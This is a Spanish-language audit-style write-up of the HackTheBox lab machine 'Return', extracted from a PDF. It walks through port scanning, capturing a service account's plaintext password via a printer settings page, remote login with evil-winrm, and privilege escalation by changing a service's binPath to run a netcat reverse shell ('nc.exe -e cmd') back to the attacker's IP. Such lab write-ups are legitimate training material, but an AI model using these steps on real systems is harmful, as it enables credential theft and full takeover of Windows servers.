


## Informe Técnico

# Máquina Return



Este documento es confidencial y contiene información sensible. No debería ser impreso o compartido con terceras entidades





## Índice

1.	Antecedentes	2
	Objetivos       2.1. Consideraciones	<b>2</b> 2
	Analisis de vulnerabilidades 3.1. Vulnerabilidades encontradas	<b>3</b>





## 1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Return** de la plataforma **HackTheBox**.



Figura 1: Dirección IP de la máquina



## 2. Objetivos

Conocer el estado de seguridad actual del servidor **Return**, enumerando posibles vectores de explotación y determinado alcance e impacto que un atacante podria ocasionar sobre el sistema en producción.

#### 2.1. Consideraciones

Una vez finalizadas las joranadas de auditoría, se llevará a cabo una fase de saneamientos y buenas prácticas con el objetivo de securizar el servidor y evitar ser victimas de un futuro ataque en base a los vectores explotados.




Figura 2: Flujo de trabajo





### 3. Analisis de vulnerabilidades

#### 3.1. Vulnerabilidades encontradas

Se comenzó realizando un escaneo de puertos abiertos y escaneo de exhaustivo para poder ver como trabaja el sistema. Se observó el puerto 80 abierto por lo que se investigó y se encontro un apartado en la pagina con nombre settings. Tambien se decidió utilizar la herramienta crackmapexec con el servicio smb para ver más información. Se decidió, ponerse en escucha con nuestra Dirección IP para poder ver si recibiamos alguna información interesante así fue.

Figura 3: nmap

### Settings



Figura 4: Apartado Settings

Figura 5: Usando crackmapexec.





```
listening on [any] 389 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.108]
0*`%return\svc-printer*

1edFg43012!!
```

Figura 6: Listening Settings





Con el mismo crackmapexec se decidio utilizar las credenciales para ver si se podia realizar una conexión, y las credenciales fueron validas. Debido a que el puerto 5985 estaba abierto intentamos ver si podemos conectarnos con la herramienta evilwinrm una vez las credenciales han sido aprobadas. Una vez conectados a nivel de usuario vemos la lista de usuarios

Figura 7: Probando credenciales en crackmapexec

Figura 8: Probando credenciales en crackmapexec

Figura 9: Conectandonos con evilwinrm







Figura 10: Usuarios




Figura 11: User Flag





Se procedió a escalar los privilegios, al ver al tipo de grupo que pertenecía el usuario. Mediante una busqueda sobre este grupo y sus permisos nos percatamos que podemos detener y parar servicios. Entonces haciendo pruebas de los servicios que podiamos manipular encontramos el servicio VMTools indicandole iniciemos el servicio nos genere una reverse shell a nuestro equipo. Y así se accedió al root y tenemos la Flag.




Figura 12: Obteniendo el root

PRIVILEGES INFORMATION		
Labs Privilege Name	Description ************************************	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeLoadDriverPrivilege	Load and unload device drivers	Enabled
SeSystemtimePrivilege	Change the system time	Enabled
SeBackupPrivilege	Back up files and directories	Enabled
SeRestorePrivilege	Restore files and directories	Enabled
SeShutdownPrivilege	Shut down the system	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled
SeTimeZonePrivilege	Change the time zone	Enabled

SECTION PS C:\users\svc-printer\uesktop> sc.exe config vMToots binPath= C:\users\svc-printer\uesktop\nc.exe -e cmd 10.10.14.13 443 [SC] ChangeServiceConfig SUCCESS

Figura 13: Obteniendo el root





Figura 14: Obteniendo el root

```
C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop
C:\Users\Administrator\Desktop>type root.txt
type root.txt
cd2b1c007e436bb2dad823fc41d0c54b
C:\Users\Administrator\Desktop>
```

Figura 15: Obteniendo el root